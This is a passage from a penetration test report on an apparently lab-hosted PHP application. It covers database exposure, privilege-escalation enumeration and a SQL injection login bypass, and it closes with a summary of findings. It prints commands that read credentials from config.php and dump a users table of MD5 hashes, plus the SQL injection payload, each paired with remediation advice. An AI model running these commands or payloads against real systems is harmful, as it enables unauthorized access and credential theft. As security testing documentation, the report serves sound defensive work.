
- 4.4)**Database Exposure:** During the penetration test, we identified that the application exposes sensitive database credentials within the config.php file. These hardcoded credentials (admin:dbpassword) allowed us to connect directly to the backend MySQL database (citizens).

Once connected, we enumerated the contents of the users table, retrieving usernames alongside their MD5-hashed passwords. The use of a weak hashing algorithm (MD5) makes these credentials easily crackable, especially for weak passwords (e.g., 202cb962ac59075b964b07152d234b70 corresponds to 123).




- **Proof of Concept (PoC)**: 1. *sed –n '1,120p' config.php 2>/dev/null* ; which allows us to extract credentials from config.php.
  2. *mysql -u admin -pdbpassword -h 127.0.0.1 -D citizens \ -e "SELECT id, username, password FROM users;" ;* which allows us to connect to the database.
- In the next page will be shown a screenshot of what we found.

Reccomendation: Remove hardcoded credentials, use environment variables, enforce least-privilege DB accounts, and hash passwords securely (bcrypt/Argon2).




```
www-data@b1a2102d7a77:/var/www/html$  sed -n '1,120p' config.php 2>/dev/null
 sed -n '1,120p' config.php 2>/dev/null
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', '127.0.0.1');
define('DB_USERNAME', 'admin');
define('DB_PASSWORD', 'dbpassword');
define('DB_NAME', 'citizens');

// ini_set('display_errors',1);
// error_reporting(E_ALL);

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
www-data@b1a2102d7a77:/var/www/html$ mysql -u admin -pdbpassword -h 127.0.0.1 -D citizens \
<ql -u admin -pdbpassword -h 127.0.0.1 -D citizens \
>  users;"
   -e "SELECT id, username, password FROM users;"
id      username        password
1679091c5a880faf6fb5e6087eb1b2dc        123     202cb962ac59075b964b07152d234b70
a87ff679a2f3e71d9181a67b7542122c        tonfana 1d12c29d7fecc9b97d3be41786d5f5bf
c4ca4238a0b923820dcc509a6f75849b        orici   2d61bfbcb50d147b98b46529894646f2
c81e728d9d4c2f636f067f89cc14862c        ducale  a5e9f44808f542c116c41af5b48fb0db
e4da3b7fbbce2345d7772b0674a318d5        allegra 3e3694da029d88178b66e78677446bf0
eccbc87e4b5ce2fe28308fd9f2a7baf3        tito    124580a65148a50fab435f23b18c6026
www-data@b1a2102d7a77:/var/www/html$
```

4. VULNERABILITY IDENTIFICATION



- 4.5)**<u>Privilege Escalation:</u>** After gaining a reverse shell as the www-data user, we performed local enumeration to identify possible privilege escalation paths. Standard techniques such as searching for SUID binaries and checking cron jobs were applied.
- **<u>Proof Of Concept</u>**: 1. *find / -perm -4000 -type f 2>/dev/null | sort*; used to Identify SUID binaries
  2. *ls -la /etc/cron* 2>/dev/null;* used to check cron jobs.
- In the next page will be shown a screenshot of what we found.


<u>Reccomendation:</u> Regularly audit SUID binaries and cron jobs, restrict unnecessary privileges, and keep the OS patched.



```
www-data@b1a2102d7a77:/var/www/html$ find / -perm -4000 -type f 2>/dev/null | sort
<html$ find / -perm -4000 -type f 2>/dev/null | sort
/bin/mount
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/passwd
www-data@b1a2102d7a77:/var/www/html$

www-data@b1a2102d7a77:/var/www/html$ cd
cd
bash: cd: HOME not set
www-data@b1a2102d7a77:/var/www/html$ ls -la /etc/cron* 2>/dev/null
ls -la /etc/cron* 2>/dev/null
total 24
drwxr-xr-x 1 root root 4096 Dec 11  2020 .
drwxr-xr-x 1 root root 4096 Sep  1 17:35 ..
-rwxr-xr-x 1 root root  539 Aug  8  2020 apache2
-rwxr-xr-x 1 root root 1478 May 12  2020 apt-compat
-rwxr-xr-x 1 root root 1187 Apr 19  2019 dpkg
-rwxr-xr-x 1 root root  249 Sep 27  2017 passwd
```

4. VULNERABILITY IDENTIFICATION

- 4.6)**<u>SQL Injection(Login Bypass):</u>** The login form is vulnerable to **SQL Injection** due to unsanitized input in the username field. By injecting crafted payloads, an attacker can bypass authentication and directly access the application's protected pages without valid credentials.
  <u>Proof Of Concept:</u> We tested the following payload:
  ' UNION SELECT NULL, NULL #
  When entered as the username (with any password), the application successfully redirected us to welcome.php, displaying:



Welcome **' UNION SELECT NULL, NULL #**

This is your personal page. Use the controls below to get your cash back.

- This confirms that the application executes injected SQL queries without validation; which allows attackers to gain access to the system without knowing any valid username or password.

<u>Reccomendation:</u> Use prepared statements (parameterized queries), validate user inputs, and enforce least-privilege on DB accounts.

5. CONCLUSION & SUMMARY

- During the penetration test, multiple vulnerabilities were identified in the target application, including:
  - **Cross-Site Scripting (XSS)** → allowed execution of arbitrary JavaScript.
  - **Command Injection** → **Reverse Shell** → granted remote command execution as *www-data*.
  - **Database Exposure** → hardcoded credentials in config.php enabled unauthorized DB access.
  - **SQL Injection** → allowed login bypass and direct interaction with the backend database.
- These vulnerabilities demonstrate poor input validation, insecure coding practices, and weak credential management.
- **Impact:** Attackers could steal sensitive information, hijack sessions, escalate privileges, and gain full access to the backend database.
- **Recommendations:**
  - Sanitize and validate all inputs server-side.
  - Use secure coding practices (prepared statements, CSP, HttpOnly cookies).
  - Remove hardcoded credentials and enforce strong password policies.
  - Regularly update software and perform security audits.
- **Overall, the system is highly vulnerable and requires immediate remediation to prevent real-world exploitation.**